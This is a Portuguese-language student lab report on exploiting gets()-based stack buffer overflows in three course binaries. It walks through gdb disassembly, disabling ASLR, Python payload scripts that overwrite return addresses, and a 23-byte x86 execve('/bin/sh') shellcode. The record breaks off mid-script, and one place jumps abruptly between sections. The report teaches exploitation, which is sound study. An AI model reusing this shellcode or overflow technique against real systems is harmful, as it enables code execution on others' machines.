

Lab 3 - Comp Prog

Alunos: Luiz Rodrigo Lacé Rodrigues (DRE:11804983)

Livia Barbosa Fonseca (DRE:118039721)

Terceiro lab - buffer overflow

- Introdução

Nesse laboratório iremos nos aproveitar do mau uso da função gets() e alterar a execução prevista dos programas buf1, buf2 e buf3.

Antes de começarmos a explorar os binários disponibilizados, vamos desativar o ASLR, rodando o seguinte comando, como root, no terminal:


```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Assim vamos desabilitar a randomização da pilha (ASLR), o que vai facilitar a aplicação do Buffer Overflow.

- Buf1

Com o ASLR já desativado vamos começar o primeiro desafio. Nesse momento usaremos o binário **buf1** para alterar a mensagem de boas vidas exibida na tela por “Tchau, mundo cruel”.

Executando o binário buf1 temos:

A terminal window with a dark background. The title bar shows 'luiz@Jarvis: ~/Área de Trabalho/labs comp prog/lab3/03-bu...'. The prompt is 'luiz@Jarvis:~/Área de Trabalho/labs comp prog/lab3/03-buffer\$'. The user enters './buf1'. The program outputs: 'Entre com o seu nome', 'Luiz/Livia', 'Olá, Luiz/Livia!', and 'Seja bem vindo!'. The prompt returns to 'luiz@Jarvis:~/Área de Trabalho/labs comp prog/lab3/03-buffer\$' with a cursor at the end.

```
luiz@Jarvis:~/Área de Trabalho/labs comp prog/lab3/03-buffer$ ./buf1
Entre com o seu nome
Luiz/Livia
Olá, Luiz/Livia!
Seja bem vindo!
luiz@Jarvis:~/Área de Trabalho/labs comp prog/lab3/03-buffer$
```

O que podemos observar é que o programa recebe uma cadeia de caracteres referente ao nome de uma pessoa e dá a mensagem de boas-vindas. Nosso objetivo é trocar a mensagem de boa-vindas “**Seja bem vindo!**” para a mensagem “**Tchau, mundo cruel**”.

Vamos começar utilizando o **gdb** com o comando “**disas main**”, assim seremos capazes de ver o código de montagem do programa.

O que obtemos é o seguinte código:

```
0x000011bd <+0>:    lea    0x4(%esp),%ecx
0x000011c1 <+4>:    and    $0xfffffffff0,%esp
0x000011c4 <+7>:    pushl  -0x4(%ecx)
0x000011c7 <+10>:   push   %ebp
0x000011c8 <+11>:   mov    %esp,%ebp
0x000011ca <+13>:   push   %ebx
0x000011cb <+14>:   push   %ecx
0x000011cc <+15>:   sub    $0x90,%esp
0x000011d2 <+21>:   call   0x10c0 <__x86.get_pc_thunk.bx>
0x000011d7 <+26>:   add    $0x2e29,%ebx
0x000011dd <+32>:   movl   $0x616a6553,-0x26(%ebp)
0x000011e4 <+39>:   movl   $0x6d656220,-0x22(%ebp)
0x000011eb <+46>:   movl   $0x6e697620,-0x1e(%ebp)
0x000011f2 <+53>:   movl   $0x216f64,-0x1a(%ebp)
0x000011f9 <+60>:   movl   $0x0,-0x16(%ebp)
0x00001200 <+67>:   movl   $0x0,-0x12(%ebp)
0x00001207 <+74>:   movl   $0x0,-0xe(%ebp)
0x0000120e <+81>:   movw   $0x0,-0xa(%ebp)
0x00001214 <+87>:   sub    $0xc,%esp
0x00001217 <+90>:   lea    -0x1ff8(%ebx),%eax
0x0000121d <+96>:   push   %eax
0x0000121e <+97>:   call   0x1060 <puts@plt>                <22>

0x00001223 <+102>:   add    $0x10,%esp
0x00001226 <+105>:   sub    $0xc,%esp
0x00001229 <+108>:   lea    -0x8a(%ebp),%eax
0x0000122f <+114>:   push   %eax
0x00001230 <+115>:   call   0x1050 <gets@plt>
0x00001235 <+120>:   add    $0x10,%esp
0x00001238 <+123>:   sub    $0x8,%esp
0x0000123b <+126>:   lea    -0x8a(%ebp),%eax
0x00001241 <+132>:   push   %eax
0x00001242 <+133>:   lea    -0x1fe3(%ebx),%eax
0x00001248 <+139>:   push   %eax
0x00001249 <+140>:   call   0x1040 <printf@plt>
0x0000124e <+145>:   add    $0x10,%esp
0x00001251 <+148>:   sub    $0xc,%esp
0x00001254 <+151>:   lea    -0x26(%ebp),%eax
0x00001257 <+154>:   push   %eax
```

```

0x00001258 <+155>:    call    0x1060 <puts@plt>
0x0000125d <+160>:    add     $0x10,%esp
0x00001260 <+163>:    mov     $0x0,%eax
0x00001265 <+168>:    lea     -0x8(%ebp),%esp
0x00001268 <+171>:    pop     %ecx
0x00001269 <+172>:    pop     %ebx
0x0000126a <+173>:    pop     %ebp
0x0000126b <+174>:    lea     -0x4(%ecx),%esp
0x0000126e <+177>:    ret

```

Comparando o código com o resultado obtido na execução do programa, percebemos que a primeira chamada da função puts() na seguinte linha:

```
0x0000121e <+97>:    call    0x1060 <puts@plt>
```

é o que resulta na mensagem **“Entre com o seu nome”**

Podemos perceber também que o programa fará a leitura do nome do usuário utilizando a função gets() na seguinte linha:

```
0x00001230 <+115>:    call    0x1050 <gets@plt>
```

Nesse momento podemos perceber que o programa está suscetível a um ataque de transbordamento de dados (Buffer Overflow) visto que a função gets foi usada.

Além disso, notamos também, pelo parâmetro da função, que o buffer de entrada começa na posição %ebp-0x8a, nas linhas:

```

0x00001229 <+108>:    lea     -0x8a(%ebp),%eax
0x0000122f <+114>:    push    %eax

```

é onde será inserido o nome do usuário.

Já a frase “Olá [nomeUsuario]!” é escrita pela seguinte linha:

```
0x00001249 <+140>:    call    0x1040 <printf@plt>
```

Que será onde vamos receber uma lista de impressão como o primeiro parâmetro as linhas:

```

0x00001242 <+133>:    lea     -0x1fe3(%ebx),%eax
0x00001248 <+139>:    push    %eax

```

Já nas seguintes linhas

```

0x0000123b <+126>:    lea     -0x8a(%ebp),%eax
0x00001241 <+132>:    push    %eax

```

Recebemos o segundo parâmetro da função printf, que é o nome que o usuário digitou.

Finalmente, a frase “Seja bem vindo!” é escrita pela função puts() na linha:

```
0x00001258 <+155>:    call    0x1060 <puts@plt>
```

Podemos observar que tivemos o preenchimento do buffer de saída nas seguintes linhas:

```
0x000011dd <+32>:    movl    $0x616a6553,-0x26(%ebp)
```

```

0x000011e4 <+39>:    movl    $0x6d656220,-0x22(%ebp)
0x000011eb <+46>:    movl    $0x6e697620,-0x1e(%ebp)
0x000011f2 <+53>:    movl    $0x216f64,-0x1a(%ebp)
0x000011f9 <+60>:    movl    $0x0,-0x16(%ebp)
0x00001200 <+67>:    movl    $0x0,-0x12(%ebp)
0x00001207 <+74>:    movl    $0x0,-0xe(%ebp)
0x0000120e <+81>:    movw    $0x0,-0xa(%ebp)

```

Aqui estamos pegando o buffer de saída, ou seja, temos que o buffer de saída foi iniciado em `%ebp-0x26`.

```

0x00001254 <+151>:    lea     -0x26(%ebp),%eax
0x00001257 <+154>:    push    %eax

```

Se pensarmos em relação a pilha, temos que o buffer de saída (`%ebp-0x26`) vem antes do buffer de entrada (`%ebp-0x8a`). Logo, podemos reescrever a frase de boas vindas do programa fazendo um transbordamento de dados no buffer de entrada. Assim, vamos inserir uma cadeia de caracteres que consiga preencher todas as posições do buffer e no final da cadeia vamos colocar a mensagem que queremos que seja retornada, “**Tchau, mundo cruel**”, a partir da posição de saída (`%ebp-0x26`).

Logo, vamos analisar as seguintes instruções:

```

0x00001223 <+102>:    add     $0x10,%esp
0x00001226 <+105>:    sub     $0xc,%esp
0x00001229 <+108>:    lea     -0x8a(%ebp),%eax
0x0000122f <+114>:    push    %eax
0x00001230 <+115>:    call    0x1050 <gets@plt>

```

Pensamos que o tamanho do buffer poderia estar na instrução `lea`. Assim, teríamos que $0x8a = 138_{10}$. Para confirmar a nossa suposição executamos o programa e observamos que se ultrapassássemos o limite de 138 caracteres, teríamos um erro de segmentação (segfault). Porém, essa quantidade de bytes não era a que o programa esperava que o usuário digitasse, visto que ele sempre imprime “Olá, [nome_usuario]!” e imprime a string “Seja bem vindo!” no início da execução. Assim, temos que o buffer de “Seja bem vindo!” **tem 30 bytes de espaço** (`%ebp - 38` até `%ebp-9`) e “Olá, !” possui 8 bytes (á = 2 bytes).

O buffer para o nome do usuário possui o **tamanho de 100 bytes** (de `%ebp-138` até `%ebp-39`), que devem ser preenchidos.

Para realizarmos a sub escrita da frase de boas vindas, com “Tchau, mundo cruel” iremos utilizar somente 18 bytes. Logo, teremos que passar 100 caracteres de “lixo” junto com a frase para que o buffer de entrada tenha 118 bytes.

Agora iremos escrever a seguinte cadeia de caracteres para tentar alterar a frase de boas vindas:

[illegible]

```
luiz@Jarvis: ~/Área de Trabalho/labs comp prog/lab3/03-buffer
```

```
luiz@Jarvis:~/Área de Trabalho/labs comp prog/lab3/03-buffer$ ./buf1  
Entre com o seu nome  
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxTchau, mundo cruel  
Olá, xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxTchau, mundo cruel!  
Tchau, mundo cruel  
luiz@Jarvis:~/Área de Trabalho/labs comp prog/lab3/03-buffer$
```

O retorno da mensagem “Olá, [nome_usuario]” só é termina quando é escrito “Tchau, mundo cruel”

O motivo para isso é que programas em C as strings terminam em “\0” (byte 0x00), que só ocorrerá após “Tchau, mundo cruel” , visto que uma cadeia contínua de char foi passada pelo gets(), sem 0x00 no meio da cadeia

Como a função `printf()` vai imprimir a cadeia até o fim, isso é, até `0x00`, a função vai retornar tudo que inserimos, inclusive os caracteres do nome do usuário.

Agora vamos utilizar o transbordamento de dados sem interferir na formatação inicial do programa, para isso, vamos substituir o byte inicial do “lixo” por “\0” da seguinte forma:

```
[nomeUsuario] '\0' [lixo] [Tchau, mundo cruel]
```

Vamos escrever a seguinte cadeia de caracteres para tentar alterar a frase de boas vindas:

[illegible]

Porém, temos que observar que para inserir o caractere '\0' no terminal temos que usar Ctrl+v seguido de Ctrl+@.

Assim, obtemos:

código de montagem e também escrever os comandos “disas main” e “disas codigo_morto” para verificarmos a main e da função codigo_morto
O que obtemos é o seguinte código:

Main

```
0x080491c1 <+0>:    lea    0x4(%esp),%ecx
0x080491c5 <+4>:    and    $0xffffffff0,%esp
0x080491c8 <+7>:    pushl  -0x4(%ecx)
0x080491cb <+10>:   push   %ebp
0x080491cc <+11>:   mov    %esp,%ebp
0x080491ce <+13>:   push   %ebx
0x080491cf <+14>:   push   %ecx
0x080491d0 <+15>:   sub    $0x40,%esp
0x080491d3 <+18>:   call   0x80490d0 <__x86.get_pc_thunk.bx>
0x080491d8 <+23>:   add    $0x2e28,%ebx
0x080491de <+29>:   sub    $0xc,%esp
0x080491e1 <+32>:   lea    -0x48(%ebp),%eax
0x080491e4 <+35>:   push   %eax
0x080491e5 <+36>:   call   0x8049050 <gets@plt>
0x080491ea <+41>:   add    $0x10,%esp
0x080491ed <+44>:   sub    $0x8,%esp
0x080491f0 <+47>:   lea    -0x48(%ebp),%eax
0x080491f3 <+50>:   push   %eax
0x080491f4 <+51>:   lea    -0x1fe9(%ebx),%eax
0x080491fa <+57>:   push   %eax
0x080491fb <+58>:   call   0x8049040 <printf@plt>
0x08049200 <+63>:   add    $0x10,%esp
0x08049203 <+66>:   mov    $0x0,%eax
0x08049208 <+71>:   lea    -0x8(%ebp),%esp
0x0804920b <+74>:   pop    %ecx
0x0804920c <+75>:   pop    %ebx
0x0804920d <+76>:   pop    %ebp
0x0804920e <+77>:   lea    -0x4(%ecx),%esp
0x08049211 <+80>:   ret
```

codigo_morto

```
0x8049196 <codigo_morto>    push    %ebp
0x8049197 <codigo_morto+1>    mov     %esp,%ebp
0x8049199 <codigo_morto+3>    push    %ebx
0x804919a <codigo_morto+4>    sub     $0x4,%esp
0x804919d <codigo_morto+7>    call    0x8049212 <__x86.get_pc_thunk.ax>
0x80491a2 <codigo_morto+12>    add     $0x2e5e,%eax
0x80491a7 <codigo_morto+17>    sub     $0xc,%esp
0x80491aa <codigo_morto+20>    lea     -0x1ff8(%eax),%edx
0x80491b0 <codigo_morto+26>    push    %edx
0x80491b1 <codigo_morto+27>    mov     %eax,%ebx
0x80491b3 <codigo_morto+29>    call    0x8049060 <puts@plt>
0x80491b8 <codigo_morto+34>    add     $0x10,%esp
0x80491bb <codigo_morto+37>    nop
0x80491bc <codigo_morto+38>    mov     -0x4(%ebp),%ebx
0x80491bf <codigo_morto+41>    leave
0x80491c0 <codigo_morto+42>    ret
```

Vamos começar analisando o código de montagem do `codigo_morto`. Podemos observar pelas linhas

```
0x80491aa <codigo_morto+20>    lea     -0x1ff8(%eax),%edx
0x80491b0 <codigo_morto+26>    push    %edx

0x80491b3 <codigo_morto+29>    call    0x8049060 <puts@plt>
```

Que se essa função fosse executada, seria impresso uma mensagem na tela por meio da função `puts()`.

Agora se formos analisar o código da função `main` teremos que a leitura do programa é feita por meio de um `gets` utilizado na linha

```
0x080491e5 <+36>:    call    0x8049050 <gets@plt>
```

Nessa linha podemos nos dar conta que o programa está vulnerável a sofrer um transbordamento de dados (buffer overflow). Além disso pelo parâmetro da função podemos ver que o buffer de leitura (responsável por armazenar os dados lidos) se inicia na posição **%ebp-0x48**, como podemos ver nas linhas:

```
0x080491e1 <+32>:    lea     -0x48(%ebp),%eax
0x080491e4 <+35>:    push    %eax
```


Ainda analisando o código da main, temos que a frase “Buf: [conteúdo digitado] é escrita pela linha:

```
0x080491fb <+58>:    call    0x8049040 <printf@plt>
```

Podemos notar que a função printf vai receber uma lista de impressão como primeiro parâmetro e isso vai ocorrer nas linhas:

```
0x080491f4 <+51>:    lea     -0x1fe9(%ebx), %eax
0x080491fa <+57>:    push    %eax
```

Já nas seguintes linhas, a função printf recebe a entrada do programa no segundo parâmetro.

```
0x080491f0 <+47>:    lea     -0x48(%ebp), %eax
0x080491f3 <+50>:    push    %eax
```

Nesse momento vamos pensar em uma estratégia para executar a função `codigo_morto`. Para que essa função seja executada temos que alterar o RIP do SO presente na função main, e assim, desviaremos o fluxo da execução pós-termino da rotina para o `codigo_morto`. Para que isso ocorra vamos realizar um transbordamento de dados (buffer overflow) no buffer de leitura.

Como o buffer de leitura vai do endereço `%ebp - 0x48` até `%ebp - 0x9` (de 72 até 9), então o seu tamanho tem 64 bytes, assim, precisaremos preencher o buffer de leitura com 64 bytes para realizar o buffer overflow.

Após o buffer de leitura, precisamos alterar o espaço da pilha destinada a salvar o registrador `%ecx`, isso é (`%ebp - 8` até `%ebp - 5`). Isso acontece porque `%ecx` é restaurado na linha

```
0x0804920b <+74>:    pop     %ecx
```

Podemos perceber que o valor de `%ecx` é usado para que `%esp` indique a posição onde está a RIP SO na pilha. Isso ocorre na seguinte linha

```
0x0804920e <+77>:    lea     -0x4(%ecx), %esp
```

Assim, iremos colocar o valor de `%ebp+8` no lugar, que dará resultado equivalente.

Continuando com o preenchimento, vamos precisar alterar o espaço da pilha que salva o registrador `%ebx` (`%ebp-4` até `%ebp-1`), mas sem grandes preocupações visto que seu valor não é importante para nós.

Chegamos então na posição por `%ebp`, que será o registro de ativação da main (base da main , OFP). Assim como o `%ebx`, vamos completar sua posição com chars (bytes) sem grandes preocupações.

Agora iremos alterar a posição que guarda o RIP SO (%ebp+4). Sabemos que, em condições normais, após a execução da main, %eip receberia o endereço da RIP SO, direcionando o fluxo da execução para o seu fim no SO. Entretanto, nos precisamos que %eip receba o endereço da função `codigo_morto`, visto que queremos que essa função seja executada depois da main.

Para obtermos esse endereço, vamos analisar a **primeira linha do código de montagem da função `codigo_morto`**:

```
0x8049196 <codigo_morto>      push    %ebp
```

Podemos observar que 0x8049196 será atribuído ao %eip no fim da main. Temos que %ebp+4 irá receber esse número com o buffer overflow.

Então, para realizar o buffer overflow, teremos que preencher **80 bytes**, visto que teremos 64 bytes do buffer de leitura, 4 bytes para cada posição que guarda %ecx, %ebx, %ebp e %eip. Assim, teremos a seguinte cadeia de caracteres sendo inserida pelo usuário:

```
[lixoBuffer] [%ebp+8] [lixo] [0x8049196]
```

Temos que [lixoBuffer] necessita de **64 bytes** e [lixo] de **8 bytes**.

Podemos observar que apesar de termos conseguido a posição da primeira instrução do `codigo_morto` com o gdb, a posição de memória referenciada pelo registrador %ebp+8 possui o endereço diferente no gdb se compararmos a execução no terminal. O gdb adiciona variáveis de ambiente na pilha, assim, alterando os endereços da pilha do usuário.

Para contornar esse problema dito anteriormente, vamos pegar o pid de uma execução do `buf2` e acompanhar esse processo pelo gdb. Para pegar o id de um processo que executa `buf2`, podemos usar o comando “`ps -all`” no terminal, com ele, vamos listar todos os processos em vigor, e buscar pelo pid do `buf2`.

```
root@Jarvis: /home/luiz/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer
[Inferior 1 (process 104376) exited normally]
(gdb) quit
root@Jarvis: /home/luiz/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer# ps -all
```

	S	UID	PID	PPID	C	PRI	NI	ADDR	SZ	WCHAN	TTY	TIME	CMD
4	S	1000	2304	2300	2	80	0	-	409264	ep_pol	tty2	02:12:48	Xorg
0	S	1000	2340	2300	0	80	0	-	47097	poll_s	tty2	00:00:00	gnome-session-b
4	S	0	104385	104363	0	80	0	-	3091	poll_s	pts/0	00:00:00	sudo
4	S	0	104386	104385	0	80	0	-	2761	do_wai	pts/0	00:00:00	su
4	S	0	104387	104386	0	80	0	-	2463	do_wai	pts/0	00:00:00	bash
0	S	1000	104440	104299	0	80	0	-	615	wait_w	pts/1	00:00:00	buf2
4	R	0	104442	104387	0	80	0	-	2879	-	pts/0	00:00:00	ps

Agora usamos o comando “`attach [pid]`”, vamos fazer o gdb acompanhar o processo do pid do `buf2`. Nesse caso, usamos `attach 104440`.

```

root@Jarvis:/home/luiz/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer# gdb ./buf2
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./buf2...
(No debugging symbols found in ./buf2)
(gdb) attach 104440
Attaching to program: /home/luiz/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer/buf2, process 104440
Reading symbols from /lib32/libc.so.6...
(No debugging symbols found in /lib32/libc.so.6)
Reading symbols from /lib/ld-linux.so.2...
(No debugging symbols found in /lib/ld-linux.so.2)
0xf7fcf549 in __kernel_vsyscall ()

```

Em seguida, criamos um breakpoint na main, para verificarmos o valor de %ebp. Isso foi feito com o comando “break *0x0804920c”. Depois, rodamos o comando “continue” para que o processo continue.

```

(gdb) break *0x0804920c
Ponto de parada 1 at 0x0804920c

```

Ainda estando no breakpoint, usamos o comando “info registers” para ver os valores dos registradores:

```

Breakpoint 1, 0x0804920c in main ()
(gdb) info registers
eax                0x0                0
ecx                0xffffd190          -11888
edx                0x804a01f          134520863
ebx                0x804c000          134529024
esp                0xffffd174          0xffffd174
ebp                0xffffd178          0xffffd178
esi                0xf7fb2000         -134537216
edi                0xf7fb2000         -134537216
eip                0x0804920c          0x0804920c <main+75>
eflags             0x286              [ PF SF IF ]
cs                 0x23              35
ss                 0x2b              43
ds                 0x2b              43
es                 0x2b              43
fs                 0x0                0
gs                 0x63              99
(gdb)

```

Podemos observar que %ebp vale 0xffffd178 e %ebp + 8 = 0xffffd180.


Agora vamos voltar a cadeia de caracteres e substituir o valor de %ebp+8:

[lixoBuffer] [0xffffd180] [lixo] [0x8049196]

Já sabendo do formato da nossa cadeia de caracteres, vamos utilizar o seguinte script em python para escrevermos a cadeia:

```
import struct print(64*"a" + struct.pack("I", 0xffffd180) + 8*"a" + struct.pack("I", 0x08049196))
```

Após a execução desse script temos:



```
luiz@Jarvis: ~/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer
luiz@Jarvis:~/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer$ python2 buf2.py | ./buf2
Buf: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaL
foo executada!
Falha de segmentação (imagem do núcleo gravada)
luiz@Jarvis:~/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer$
```

Podemos observar que conseguimos executar o `codigo_morto`, porém a nossa execução foi terminada com um erro de segmentação (segmentation fault). Isso aconteceu, pois não passamos a RIP na pilha para que seja possível chamar a função `codigo_morto` normalmente. Quando a função `codigo_morto` se prepara para retornar, ela faz com que `%ebp` receba algo "aleatório" que não é a RIP e assim, o programa tenta executar essa instrução que provavelmente é inválida e apresenta esse erro de segmentação.

Agora vamos consertar esse erro passando uma RIP para a função `codigo_morto`. Para isso, vamos estender nosso buffer overflow em 4 bytes, deixando a RIP em `%ebp+8`. Nesse caso, usaremos a RIP do SO, visto que só iremos executar o `codigo_morto` e finalizar a execução.

Para descobriremos a RIP SO vamos colocar um breakpoint na main e descobrir o valor de `%ebp+4`:

```

Breakpoint 1, 0x0804920c in main ()
(gdb) info registers
eax                0x0                0
ecx                0xffffd190         -11888
edx                0x804a01f          134520863
ebx                0x804c000          134529024
esp                0xffffd174         0xffffd174
ebp                0xffffd178         0xffffd178
esi                0xf7fb2000         -134537216
edi                0xf7fb2000         -134537216
eip                0x804920c          0x804920c <main+75>
eflags             0x286              [ PF SF IF ]
cs                 0x23               35
ss                 0x2b               43
ds                 0x2b               43
es                 0x2b               43
fs                 0x0                0
gs                 0x63               99
(gdb) print /x *(int*) ($ebp+4)
$1 = 0xf7de9ee5
(gdb)

```

Podemos observar que a RIP do SO é 0xf7de9ee5 e vamos colocá-la na pilha. Para isso vamos verificar como vai ficar nossa cadeia de caracteres:

[lixoBuffer] [0xffffd180] [lixo] [0x8049196] [0xf7de9ee5]

Fazendo essas alterações no nosso script em python temos:

```

import struct
print(64*"a" + struct.pack("I", 0xffffd180) + 8*"a" + struct.pack("I",
0x08049196) + struct.pack("I", 0xf7de9ee5))

```

Executando novamente, teremos:

```

luiz@Jarvis:~/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer$ python2 buf2.py | ./buf2
Buf: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa*****
foo executada!
luiz@Jarvis:~/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer$

```

Podemos notar que a função código morto agora está sendo executada normalmente.

PERGUNTAS:

1. **Qual o endereço do código morto?**
O endereço do código morto é 0x8049196.
2. **Qual o tamanho do buffer de leitura?**
O buffer de leitura possui 64 bytes.
3. **Para onde aponta o ebp? E o eip de retorno da função que chama main?**
%ebp aponta OFP. %eip vai receber a RIP SO.

4. Quantos bytes deve-se escrever até conseguir sobrescrever eip?

Precisamos de 80 bytes para sobrescrever eip.

5. Qual valor deverá receber ser colocado para que eip aponte agora para codigo_morto?

Deverá ser colocado 0x8049196.

6. Por que o programa não termina normalmente após ser explorado?

Isso acontece, pois não passamos a RIP na pilha para que seja possível chamar a função codigo_morto normalmente. Quando a função codigo_morto se prepara para retornar, ela faz com que %eip receba algo "aleatório" que não é a RIP e assim, o programa tenta executar essa instrução que provavelmente é inválida e apresenta esse erro de segmentação.

● Buf3

Nesse último desafio, vamos inserir uma shellcode na pilha e fazer o buf3 executá-la, tendo assim, acesso a uma shell. Agora vamos analisar o código de montagem desse programa para entendermos o que está acontecendo. Para isso, iremos utilizar o comando “disas main”. O que obtemos é o seguinte código:

```
0x08049176 <+0>:    lea 0x4(%esp),%ecx
0x0804917a <+4>:    and $0xffffffff0,%esp
0x0804917d <+7>:    pushl -0x4(%ecx)
0x08049180 <+10>:   push %ebp
0x08049181 <+11>:   mov %esp,%ebp
0x08049183 <+13>:   push %ebx
0x08049184 <+14>:   push %ecx
0x08049185 <+15>:   sub $0x20,%esp
0x08049188 <+18>:   call 0x80491b2 <__x86.get_pc_thunk.ax>
0x0804918d <+23>:   add $0x2e73,%eax
0x08049192 <+28>:   sub $0xc,%esp
0x08049195 <+31>:   lea -0x28(%ebp),%edx
0x08049198 <+34>:   push %edx
0x08049199 <+35>:   mov %eax,%ebx
0x0804919b <+37>:   call 0x8049040 <gets@plt>
0x080491a0 <+42>:   add $0x10,%esp
0x080491a3 <+45>:   mov $0x0,%eax
0x080491a8 <+50>:   lea -0x8(%ebp),%esp
0x080491ab <+53>:   pop %ecx
0x080491ac <+54>:   pop %ebx
0x080491ad <+55>:   pop %ebp
0x080491ae <+56>:   lea -0x4(%ecx),%esp
0x080491b1 <+59>:   ret
```

Para esse desafio vamos realizar uma estratégia parecida com a do desafio anterior, visto que temos um código parecido, porém, sem as funções código morto e a chamada para a rotina printf. Então, vamos estourar o buffer de leitura, de modo a sobrescrever o valor apontado pelo frame pointer.

Primeiramente, vamos identificar o tamanho do nosso buffer com ajuda do GDB:

```
0x08049185 <+15>:      sub $0x20,%esp
```

Ao realizar um disassemble da main podemos observar que nosso buffer possui um tamanho de 32 bytes.

Sabendo que nosso buffer de leitura começa em %ebp-0x28 e que %ecx, possui o valor de %ebp-0x24. Vamos passar um ponteiro para a posição de memória de %ebp-0x28 a fim de conseguirmos acesso a uma shellcode. E para que isso ocorra vamos fazer com que o ponteiro de %ebp-0x28 aponte para o de %ebp-0x24. Para realizarmos nosso buffer overflow, vamos precisar de uma string no seguinte formato:

[%ebp-0x24] [shellcode] [LIXO] [%ebp-0x24]

Onde, [LIXO] possui x caracteres para completar 32 bytes do buffer de leitura.

Agora vamos descobrir o valor de %ebp-0x24:

```
luiz@Jarvis:~/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer$ gdb buf3
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from buf3...
(No debugging symbols found in buf3)
(gdb) start
Ponto de parada temporário 1 at 0x8049185
Starting program: /home/luiz/Área de Trabalho/comp prog/labs comp prog/lab3/03-buffer/buf3

Temporary breakpoint 1, 0x08049185 in main ()
(gdb) print /x ($ebp-0x24)
$1 = 0xffffd0b4
(gdb)
```

Podemos observar que %ebp-0x24 = 0xffffd0b4.

Agora vamos descobrir a shellcode que vamos utilizar nesse caso. Sabemos que ela precisa ser menor do que 28 bytes para caber dentro do buffer (lembrando que ainda temos 4 bytes do ponteiro), precisa executar uma shell e ser do formato intel x86. Assim, escolhemos a seguinte shell de 23 bytes:

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

<http://shell-storm.org/shellcode/files/shellcode-827.php>

Assim, temos que nossa string será do formato:

[0xffffd0b4] [shellcode] [LIXO] [0xffffd0b4]

Onde o nosso lixo, será a quantidade de caracteres necessários para completar 28 bytes do buffer de leitura (32 bytes totais do buffer de leitura - 4 bytes do ponteiro), ou seja, equivale a 5.

Dessa forma, escrevemos o seguinte script em python:

```
import struct
print(struct.pack("I", 0xffffd0b4) +
